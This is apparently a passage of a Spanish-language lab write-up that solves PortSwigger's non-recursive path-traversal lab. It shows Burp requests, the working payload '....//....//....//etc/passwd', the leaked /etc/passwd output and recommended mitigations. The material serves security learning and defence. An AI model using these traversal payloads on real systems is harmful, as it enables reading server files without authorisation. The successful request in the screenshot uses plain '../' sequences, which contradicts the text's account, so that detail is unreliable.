7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
```

Paso 10. como prueba de control, se envió primero la petición sin modificar (filename=39.jpg) para confirmar el comportamiento normal del endpoint. El servidor respondió con 200 OK, Content-Type: image/jpeg y el contenido binario de la imagen del producto, estableciendo así una línea base contra la cual comparar los intentos de explotación posteriores.



3.4 Intentos de explotación en Burp Repeater

Paso 11. como primer intento se modificó el parámetro a filename=etc/passwd, es decir, una ruta relativa simple sin secuencias de traversal, con la intención de comprobar si el servidor interpretaba la ruta desde la raíz del sistema. El servidor respondió con 400 Bad Request y el mensaje "No such file": la ruta relativa etc/passwd, resuelta desde el directorio base de imágenes de la aplicación, no corresponde a ningún archivo existente en esa ubicación.



Paso 12. como segundo intento se utilizó el payload clásico de traversal relativo, filename=../../../../etc/passwd, empleando cuatro niveles de retroceso para garantizar que se alcanzara la raíz del sistema de archivos independientemente de la profundidad real del directorio base. El servidor volvió a responder 400 Bad Request con "No such file", confirmando que la aplicación efectivamente detecta y elimina las secuencias "../" de la entrada antes de construir la ruta final, tal como se describe en el enunciado del laboratorio.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane on the left displays a GET request to `/image?filename=../../../../etc/passwd` with various headers including `Host: 0adf000b038ad61b817420de008200ec.web-security-academy.net`, `Cookie: session=3fVEv5OcTb8ZbTyn9FDJBN8rduQvSRAC`, and `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36`. The 'Response' pane on the right shows a 400 Bad Request status with the message `"No such file"`.

Paso 13. como tercer intento se construyó el payload filename=....//....//....//etc/passwd, aprovechando que el filtro solo elimina una única aparición de "../" por cada bloque "....//" y no vuelve a analizar la cadena resultante. Al enviar la petición, el servidor respondió 200 OK con Content-Type: image/jpeg (el mismo tipo de contenido que una imagen legítima, ya que la aplicación no valida el contenido devuelto), pero el cuerpo de la respuesta contenía texto plano: el listado completo de cuentas del sistema operativo del servidor (root, daemon, bin, sys, www-data, backup, peter, carlos, entre otras), es decir, el contenido real de /etc/passwd.

Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Organizer
Extensions
Discover

1 x +

Send
Cancel
Burp AI
Target: https://0adf000b038ad

Request

Pretty
Raw
Hex

1 GET /image?filename=../../../../../../../../etc/passwd HTTP/2
2 Host: 0adf000b038ad61b817420de008200ec.web-security-academy.net
3 Cookie: session=3fVEv50cTb8ZbTyn9FDJBNSrduQvSRAC
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: es-419,es;q=0.9
6 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
8 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
9 Sec-Ch-Ua-Mobile: ?0
10 Accept: image/avif, image/webp, image/apng, image/svg+xml, image/*,*/*;q=0.8
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: no-cors
13 Sec-Fetch-Dest: image
14 Referer: https://0adf000b038ad61b817420de008200ec.web-security-academy.net/
15 Accept-Encoding: gzip, deflate, br
16 Priority: u=2, i
17

Response

Pretty
Raw
Hex
Render

1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534:./nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash
26 carlos:x:12002:12002:/home/carlos:/bin/bash
27 user:x:12000:12000:/home/user:/bin/bash
28 elmer:x:12099:12099:/home/elmer:/bin/bash
29 academy:x:10000:10000:/academy:/bin/bash
30 messagebus:x:101:101:./nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
32 systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
33 systemd-network:x:104:105:systemd Network

3.5 Confirmación de la resolución del laboratorio

Paso 14. finalmente, se regresó a la pestaña del laboratorio en PortSwigger y se refrescó la página. La plataforma mostró el banner "Congratulations, you solved the lab!" y el indicador de estado cambió de "Not solved" a "Solved", acreditando de manera oficial la explotación exitosa de la vulnerabilidad.

Web Security Academy

File path traversal, traversal sequences stripped non-recursively

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!

Continue learning >>

WE LIKE TO SHOP



4. Explicación técnica de los payloads

4.1 Payload fallido 1 — etc/passwd

```
filename=etc/passwd
```

Es una ruta relativa sin ningún intento de traversal. Al concatenarse con el directorio base de imágenes, el servidor busca un archivo llamado literalmente etc/passwd dentro de /var/www/images/, ubicación en la que evidentemente no existe. Este intento sirvió únicamente para confirmar la ruta base que utiliza la aplicación y descartar que el endpoint aceptara rutas absolutas sin restricciones.

4.2 Payload fallido 2 — ../../../../etc/passwd

```
filename=../../../../etc/passwd
```

Es el payload de traversal relativo estándar, el mismo que resolvería la vulnerabilidad en un laboratorio de Path Traversal básico sin protecciones. Aquí falló porque la aplicación sí inspecciona la entrada y elimina explícitamente cada aparición de la subcadena "../" antes de construir la ruta final, neutralizando este intento directo.

4.3 Payload exitoso —//....//....//etc/passwd

```
filename=....//....//....//etc/passwd
```

- Cada bloque "....//" contiene, desplazada un carácter, la subcadena exacta "../" (los caracteres 3.º a 5.º del bloque). Al eliminar el filtro esa única coincidencia, los caracteres restantes del bloque se unen y reconstruyen accidentalmente una nueva secuencia "../".
- Como la sanitización se ejecuta en una sola pasada (no recursiva), esta secuencia "../" reconstruida no vuelve a ser inspeccionada ni eliminada, y permanece en la cadena final que el sistema operativo utiliza para resolver la ruta.
- Los tres bloques "....//" se traducen, después del filtrado, en tres niveles reales de retroceso de directorio ("../..../"), suficientes para escapar del directorio base de imágenes y llegar hasta la raíz del sistema de archivos, desde donde /etc/passwd es directamente accesible.
- El uso de diagonales dobles ("//") en lugar de una sola es intencional: aporta los caracteres adicionales necesarios para que, tras remover "../", el remanente conserve la diagonal final que separa correctamente cada nivel de directorio en la ruta reconstruida.

5. Mitigación recomendada

- Aplicar la sanitización de forma recursiva: eliminar la secuencia "../" repetidamente, en un ciclo, hasta que una pasada completa sobre la cadena no produzca ningún cambio, en lugar de realizar una única sustitución.
- Evitar por completo el uso de listas negras (blacklist) de patrones prohibidos como mecanismo principal de defensa, ya que —como se demostró en este laboratorio— es posible construir

entradas que generen el patrón bloqueado como efecto colateral del propio proceso de limpieza.

- Adoptar un enfoque de lista blanca (whitelist): validar el nombre de archivo contra un conjunto cerrado de valores o patrones permitidos (por ejemplo, únicamente dígitos seguidos de ".jpg"), rechazando cualquier entrada que no coincida.
- Canonicalizar la ruta final (equivalente a `realpath()`) después de concatenar el directorio base con la entrada del usuario, y verificar que la ruta resultante permanezca dentro del directorio autorizado antes de acceder al archivo.
- Sustituir el nombre de archivo controlado por el usuario por un identificador indirecto (un ID numérico de producto, por ejemplo), de modo que el servidor sea el único responsable de traducir ese identificador a una ruta real en el sistema de archivos.
- Ejecutar el proceso del servidor bajo el principio de mínimo privilegio, restringiendo sus permisos de lectura a únicamente los directorios estrictamente necesarios para su funcionamiento.